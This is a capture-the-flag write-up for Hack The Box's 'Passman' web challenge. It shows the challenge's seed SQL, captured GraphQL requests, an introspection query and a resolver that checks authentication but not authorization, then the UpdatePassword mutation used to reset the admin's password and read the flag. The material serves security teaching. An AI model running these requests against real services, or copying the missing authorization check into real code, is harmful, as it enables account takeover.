Passman Walkthrough - HTB Easy Challenge | GraphQL Broken Access Control
Walkthrough for Passman challenge from Hack The Box. An easy web challenge where a GraphQL UpdatePassword mutation enforces authentication but not authorization, allowing an attacker to reset the admin's password and retrieve the flag stored in the password manager.
Challenge Description
Pandora discovered the presence of a mole within the ministry. To proceed with caution, she must obtain the master control password for the ministry, which is stored in a password manager. Can you hack into the password manager?
Solution
Source Code
For this challenge we have the source code. I don’t like reading all of it at the start, but I do like to know where the flag is. In the file web_passman/entrypoint.sh we can see that the flag is in the database, in a password saved by the admin in the password manager.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
CREATE DATABASE passman;

CREATE TABLE passman.users (
    id          INT NOT NULL AUTO_INCREMENT,
    username    VARCHAR(256) UNIQUE NOT NULL,
    password    VARCHAR(256) NOT NULL,
    email       VARCHAR(256) UNIQUE NOT NULL,
    is_admin    INT NOT NULL DEFAULT 0,
    PRIMARY KEY (id)
);

INSERT INTO passman.users (username, password, email, is_admin)
VALUES
    ('admin', '$(genPass)', 'admin@passman.htb', 1),
    ('louisbarnett', '$(genPass)', 'louis_p_barnett@mailinator.com', 0),
    ('ninaviola', '$(genPass)', 'ninaviola57331@mailinator.com', 0),
    ('alvinfisher', '$(genPass)', 'alvinfisher1979@mailinator.com', 0);


CREATE TABLE IF NOT EXISTS passman.saved_passwords (
    id         INT NOT NULL AUTO_INCREMENT,
    owner      VARCHAR(256) NOT NULL,
    type       VARCHAR(256) NOT NULL,
    address    VARCHAR(256) NOT NULL,
    username   VARCHAR(256) NOT NULL,
    password   VARCHAR(256) NOT NULL,
    note       VARCHAR(256) NOT NULL,
    PRIMARY KEY (id)
);

INSERT INTO passman.saved_passwords (owner, type, address, username, password, note)
VALUES
    ('admin', 'Web', 'igms.htb', 'admin', 'HTB{f4k3_fl4g_f0r_t3st1ng}', 'password'),
    ('louisbarnett', 'Web', 'spotify.com', 'louisbarnett', 'YMgC41@)pT+BV', 'student sub'),
    ('louisbarnett', 'Email', 'dmail.com', 'louisbarnett@dmail.com', 'L-~I6pOy42MYY#y', 'private mail'),
    ('ninaviola', 'Web', 'office365.com', 'ninaviola1', 'OfficeSpace##1', 'company email'),
    ('alvinfisher', 'App', 'Netflix', 'alvinfisher1979', 'efQKL2pJAWDM46L7', 'Family Netflix'),
    ('alvinfisher', 'Web', 'twitter.com', 'alvinfisher1979', '7wYz9pbbaH3S64LG', 'old twitter account');

GRANT ALL ON passman.* TO 'passman'@'%' IDENTIFIED BY 'passman' WITH GRANT OPTION;
FLUSH PRIVILEGES;
Website
Let’s open the site and create an account.

After logging in we’re redirected to the home page, where we can add records to the db as saved passwords.
After creating a record, I go to Burp Suite and check which request was sent.
These are the request headers, and they will always be the same. The endpoint will also stay the same, since GraphQL uses a single endpoint — it’s the front end that decides what to ask the backend.
1
2
3
4
5
6
7
8
9
10
11
12
POST /graphql HTTP/1.1
Host: 154.57.164.75:31225
Content-Length: 354
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://154.57.164.75:31225
Referer: http://154.57.164.75:31225/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImR1YTJ6M3JyIiwiaXNfYWRtaW4iOjAsImlhdCI6MTc4MTE2NTE4NH0.o4dmwDWh9yAG2L8tYdxgx2EvorgaRYWBPhHs9Z24UXo
Connection: keep-alive
while the body is:
1
2
3
4
5
6
7
8
9
10
11
{
	"query":
		"mutation($recType: String!, $recAddr: String!, $recUser: String!, $recPass: String!, $recNote: String!) { AddPhrase(recType: $recType, recAddr: $recAddr, recUser: $recUser, recPass: $recPass, recNote: $recNote) { message } }",
	"variables":{
		"recType":"Web",
		"recAddr":"www.example.com",
		"recUser":"adfkuyb",
		"recPass":"sdviljn",
		"recNote":"fhgjngh"
	}
}
GraphQL Source Code
Now that we know it’s GraphQL, let’s read the source code related to GraphQL.
There are 2 root types: Query and Mutation. The first has only one operation, getPhraseList, while the second has 4: RegisterUser, LoginUser, UpdatePassword and AddPhrase.
We could also have obtained this information with a GraphQL query called Introspection:
1
{"query":"{__schema{types{name,fields{name,args{name,description,type{name,kind,ofType{name, kind}}}}}}}"}
With this query we get an enormous json with all the information:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
{
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Query",
          "fields": [
            {
              "name": "getPhraseList",
              "args": []
            }
          ]
        },
<SNIP>
            {
              "name": "UpdatePassword",
              "args": [
                {
                  "name": "username",
                  "description": null,
                  "type": {
                    "name": null,
                    "kind": "NON_NULL",
                    "ofType": {
                      "name": "String",
                      "kind": "SCALAR"
                    }
                  }
                },
                {
                  "name": "password",
                  "description": null,
                  "type": {
                    "name": null,
                    "kind": "NON_NULL",
                    "ofType": {
                      "name": "String",
                      "kind": "SCALAR"
                    }
                  }
                }
              ]
            },
<SNIP>
I was immediately interested in the UpdatePassword operation because there was no button in the UI that performed it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
        UpdatePassword: {
            type: ResponseType,
            args: {
                username: { type: new GraphQLNonNull(GraphQLString) },
                password: { type: new GraphQLNonNull(GraphQLString) }
            },
            resolve: async (root, args, request) => {
                return new Promise((resolve, reject) => {
                    if (!request.user) return reject(new GraphQLError('Authentication required!'));

                    db.updatePassword(args.username, args.password)
                        .then(() => resolve(response("Password updated successfully!")))
                        .catch(err => reject(new GraphQLError(err)));
                });
            }
        },
We can see that the request only checks whether the user has an access token, but doesn’t check whether they’re changing their own password or someone else’s. There’s authentication, but no authorization.
We can change the admin’s password with this query:
1
2
3
4
5
6
7
{
  "query": "mutation($username: String!, $password: String!) { UpdatePassword(username: $username, password: $password) { message } }",
  "variables": {
    "username": "admin",
    "password": "password"
  }
}
We get the server’s confirmation that the operation was successful.
1
2
3
4
5
6
7
{
  "data": {
    "UpdatePassword": {
      "message": "Password updated successfully!"
    }
  }
}
Let’s log in as admin and we’ll get the flag as a saved password in the password manager.

Flag obtained.